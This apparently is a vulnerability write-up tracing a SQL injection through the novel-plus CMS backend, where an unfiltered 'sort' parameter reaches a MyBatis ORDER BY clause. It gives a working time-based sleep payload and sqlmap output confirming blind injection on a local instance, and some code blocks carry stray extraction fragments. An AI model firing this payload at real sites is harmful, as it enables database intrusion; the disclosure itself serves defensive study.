## **Application Introduction**

novel-plus is a multi-terminal (PC, WAP) reading, full-featured original literature CMS system

## **Vulnerability Introduction**

Please refer to the official manual for the build environment

In the background, the parameters of sql execution are not handled, leading to sql injection vulnerability

## **Code Audit Process**

The vulnerability was found in the backend, and during the white-box audit, it was discovered that the backend password was weak by default, and the cause was the inability to pre-compile the orderby field using mybatis, and no filtering was done

There is a list method under the dict controller in the common module, which does not have any processing of the parameters to go to the next step in the process, and then we debug to follow up

```
@ResponseBody
@GetMapping(②>"/list")
@RequiresPermissions("common:dict:dict")
public PageBean list(@RequestParam Map<String, Object> params) {
    // 查询列表数据
    Query query = new Query(params);
    List<DictDO> dictList = dictService.list(query);
    int total = dictService.count(query);
    PageBean pageBean = new PageBean(dictList, total);
    return pageBean;
}
```

Before entering the list method, the parameters are processed by the query object, but the processing is very unsafe

```
public Query(Map<String, Object> params) {
    this.putAll(params);
    // 分页参数
    this.offset = Integer.parseInt(params.get("offset").toString());
    this.limit = Integer.parseInt(params.get("limit").toString());
    this.put("offset", offset);
    this.put("page", offset / limit + 1);
    this.put("limit", limit);
}
```

Then call the list method of the dictService interface class

```
1 个实现
List<DictDO> list(Map<String, Object> map);
1 个实现
```

Continue tracing back to the Dao interface layer

```
@Override

public List<DictDO> |List(Map<String, Object> map) {


return dictDao.list(map);
}
```

Finally locate the Dictmapper.xml file

Here it is found that it accepts a parameter called sort, check as long as it is not empty and not a space

Write a payload for manual testing. Because there are query processing parameters, so we need to add the necessary parameters such as limit, offset, etc.

/sys/menu/list?&limit=10&offset=0&order=desc&sort= (select\*from(select%2Bsleep(5)union%2F\*\*%2Fselect%2B1)a)



The delay is successful, in order to better demonstrate the effect, use sqlmap to test the local environment, grab the package to save the file, and then test

```
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 3961 HTTP(s) requests:

---

Parameter: #1* (URI)

Type: time-based blind

Title: MySQL ≥ 5.0.12 time-based blind - Parameter replace

Payload: http://127.0.0.1:80/common/dict/list?limit=10&offset=0&order=desc&sort=(CASE WHEN (2437=2437) THEN SLEEP(

ELSE 2437 END)

---

[19:33:44] [INFO] the back-end DBMS is MySQL

[19:33:44] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to event potential disruptions

back-end DBMS: MySQL ≥ 5.0.12

[19:33:44] [INFO] fetched data logged to text files under 'C:\Users\OYyun\AppData\Local\sqlmap\output\127.0.0.1'

[*] ending @ 19:33:44 /2023-03-23/

@OYyun → sqlmap
```

As you can see, using the sqlmap tool, the database vulnerability of the target host was successfully obtained